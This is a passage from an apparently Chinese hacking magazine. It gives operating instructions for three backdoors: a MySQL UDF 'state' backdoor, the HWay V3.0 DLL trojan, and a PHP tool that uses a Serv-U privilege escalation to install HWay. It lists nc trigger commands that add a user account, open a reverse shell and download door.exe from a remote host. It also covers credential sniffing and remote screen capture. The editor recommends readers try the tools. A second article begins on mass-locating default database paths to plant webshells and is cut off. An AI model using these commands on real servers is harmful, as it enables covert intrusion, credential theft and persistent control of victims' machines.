有了state函数，即使WebShell丢了，只要服务器上有SQL注入点，我们就能通过注入“.php?id=1 and state('net user')”的方法在服务器上执行命令。但是如果注入点都没有了呢？我们仍然可以调用基于Sniff的后门控制服务器。向服务器开放的任意端口发送以“Mysql-”开头的数据包，便能调用这个Sniff的后门，比如：

1、运行系统命令：nc ip 80->回车->Mysql-cmd /c net user abc /add>c:/log.txt! （注意：最后的“!”不可省略）

2、让服务器反弹Shell到本机20082端口：先运行nc -lp 20082监听本机的20082端口，再nc ip 80->回车->Mysql-c-->回车

3、让服务器下载文件：nc ip 80->回车->Mysql-http://www.x.com/door.exe -c mydoor.exe!

除了发送“Mysql-c-”，其它的命令是没有回显的，但相应的命令已经在服务器上运行了，如图4。




图4 使用释放的后门

4、卸载

在Mysql上运行**drop function state**便可卸载，但同时会造成mysql进程退出，重启后恢复正常。

二、面面俱到的HWay V3.0

Hway3.0是一个功能强大、用法灵活的后门，它的优点如下：

1、DLL后门，利用svchost.exe启动，隐蔽进程；

2、利用sniff的方式接受命令，实现了无端口的后门，但也可以指定Hway监听133端口接受正向连接；

3、同时支持正向和反向两种连接方式；

4、支持文件上传、下载、屏幕截图、进程查杀等功能；

5、使用了进程保护，但只在DLL被退出时才把dll注入到explorer.exe进行进程保护，降低了系统消耗；

6、具有嗅探器的功能，把嗅探到的FTP账号和来自HTTP POST的敏感信息记录到“%systemroot%\snifflogV3.log”下。

Hway包含3个文件：

hway.dll：为服务端，可改名；

client.exe：为专用连接客户端，可改名；

Hway V3.0说明.txt：Hway V3.0说明文档。

1、安装／卸载

把hway.dll（可改名）复制到任意目录，其安装命令格式为：**rundll32 hway.dll,install [是否监听133端口：1=监听，0=不监听] [激活码，默认hway]**，比如：

rundll32 hway.dll,install 默认安装，不打开133端口，激活码为hway
rundll32 hway.dll,install 1 abc 安装，打开133端口，激活码为abc
rundll32 hway.dll,install 0 abc 安装，不打开133端口，激活码为abc

而卸载的时候只要输入**rundll32 hway.dll,uninstall**就可以不用重启完成卸载。

如果安装后hway.dll被自动删除，则说明安装成功，反之请打开**C:\WINDOWS\system32\hwaylogV3.txt**查看安装失败的原因。如图5为打开133端口，激活码设为abc的安装模式。





图5 自定义安装hway

执行命令后源目录的hway.dll便会自动删除，运行**type C:\WINDOWS\system32\hwaylogV3.txt**可以看到如图6的信息。


图6 查看安装日志

2、正向连接

（1）使用rundll32 hway.dll, install（1）安装后的连接方法：

方法1：**telnet/nc IP 133**，出现提示“p”(password)后输入激活码便可连接，如图7。




图7 连接后门

方法2：用client直接连接：**client IP -133**，如图8。

（2）向服务器的任意端口发送**activeString-o**（activeString即激活码，比如nc IP 80->回车->hway-o->回车），即可让服务器打开133端口，然后便可用正向连接的方法连接。

3、反向连接

使用反向连接请先关闭自己的防火墙。

方法1：**client IP Port[=任意可以访问的端口] activeString**（自动打开本机20082端口，然后向IP port发送activeString让服务器反向连接本机20082端口），如图9。

方法2：client IP auto activeString（自动打开本机20082端口，扫描对方开放的端口，然后发送activeString，实现反向连接，如图10。




图8 用客户端进行连接

方法3：先执行nc -lp 20082监听本机端口，




图9 建立反向连接

然后向服务器的任意端口发送activeString -c（比如：nc IP 80->回车->activeString -c->回车）。




图10 使用自动端口扫描进行反向连接

4、使用隐性的执行系统命令

隐性的执行系统命令是指当正向、反向连接都不可用时（如两台机子都处于局域网），可以向服务器发送“hway-r-你的命令!”执行命令，但执行后是没有回显的，用法如图11。




图11 使用隐性的执行命令

5、连接Hway后可使用命令

sysinfo 查看服务器参数
pslist 查看服务器进程
pkill id 查杀服务器进程
Open3389 打开3389端口
shell 进入对方的cmd（而后可用exit退出cmd）
http://xxx.com/door.exe -c backdoor.exe 下载http://xxx.com/door.exe 到 %systemroot%\backdoor.exe
cap 屏幕截图
download 下载c:\boot.ini到本地（用专用客户端连接才可以传送文件）
upload c:\abc.exe 上传文件到服务器c:\abc.exe
close 关闭服务器上的133端口，关闭后建议再连接一次，以确定该端口已经关闭。（由于多线程的原因，要连续关闭两次。）

三、巧妙的HWay && Serv-U.php

Mysql backdoor需要一个Mysql管理员账号才能运行，Hway则需要一个可运行系统命令的cmdshell或webshell。HWay && Serv-U.php却不同，它利用Serv-U的本地权限提升漏洞自动安装Hway。即使服务器的Serv-U密码被更改，只要ServUAdmin.exe可读，它便能读出更改后的密码。此外HWay && Serv-U.php还具有本地端口扫描的功能，它的运行界面如图12。




图12 Hway && Serv-U.php界面

如果服务器的Serv-U的端口、密码都没有更改，那么直接点击“安装Hway”便可安装成功；否则请点击“获取Serv-U的管理员密码和端口”尝试获取更改后Serv-U的管理员密码和端口，如图13。




图13 获取Serv-U的管理员密码

安装后的HWay的用法上面已经介绍过，在此就不再描述了。尽管杀毒软件、防火墙对木马的查杀愈加严厉，木马仍然用各种各样的方式来突破它们。发挥你的想像，我们就能够做得更好。

[文章中涉及到的三个后门光盘中有收录]

编辑点评：

如果没有那么巧合的话，这三个后门应该是作者自己写的吧，这种敢于毛遂自荐的精神首先偶要赞扬一番，同时自愧不如一下~这三个后门除了和其它一些后门的共通点外，它们获得的都是比较高的权限，而不像一般的WebShell那样。另外它们的连接方式都比较多样，这也是很重要的：一个后门在肉鸡上隐藏得再好，如果无法连接，那么这个后门就是无用的。希望下次能看到作者关于他的三个后门的源代码分析的文章，这三个后门推荐给大家试用。NOHACK

挖掘鸡实现MM的愿望

文 popdog1412

从本文中你可以学到：

1、如何用挖掘鸡快速找到大量的数据库链接

2、如何用数据库备份功能获得WebShell

前些日子一个MM让偶教她入侵网站搞WEBSHELL……汗，这年头网站哪有那么好搞啊，人家站长又不是小白，早就知道了防注入、防溢出了，搞得偶们菜鸟入侵得很迷茫。原本以为搪塞一下就过去了，没想到MM竟然哭了……偶很怜香惜玉的，最怕MM哭了，哎，帮搞SHELL啦！一般考虑到漂亮MM的IQ大约等于0，所以只能用个最简单的方法了！呵呵，其实偶很懒，为了节省时间就用挖掘鸡了！

本文利用的工具是辅臣数据库浏览器和挖掘鸡 v1.1，虽然挖掘鸡陆陆续续出了很多版本，但是俺还是热衷于1.1版本，因为它简约而不简单（虽然有些BUG）！我们今天的对象就是笑天网站管理系统的网站，该系统的默认数据库地址为database/shotan.mdb，后台登录路径为admin/admin_login.asp。

好了开工，我们先挖他的数据库。打开挖掘鸡，点击“添加后缀”，在输入框中输入/database/shotan.mdb，然后在关键词中输入power by shotan，设置好超时和线程数，如图1。

点击“开始”按钮，大概有泡袋面的时间就挖到了N多网站的数据库，如图2。

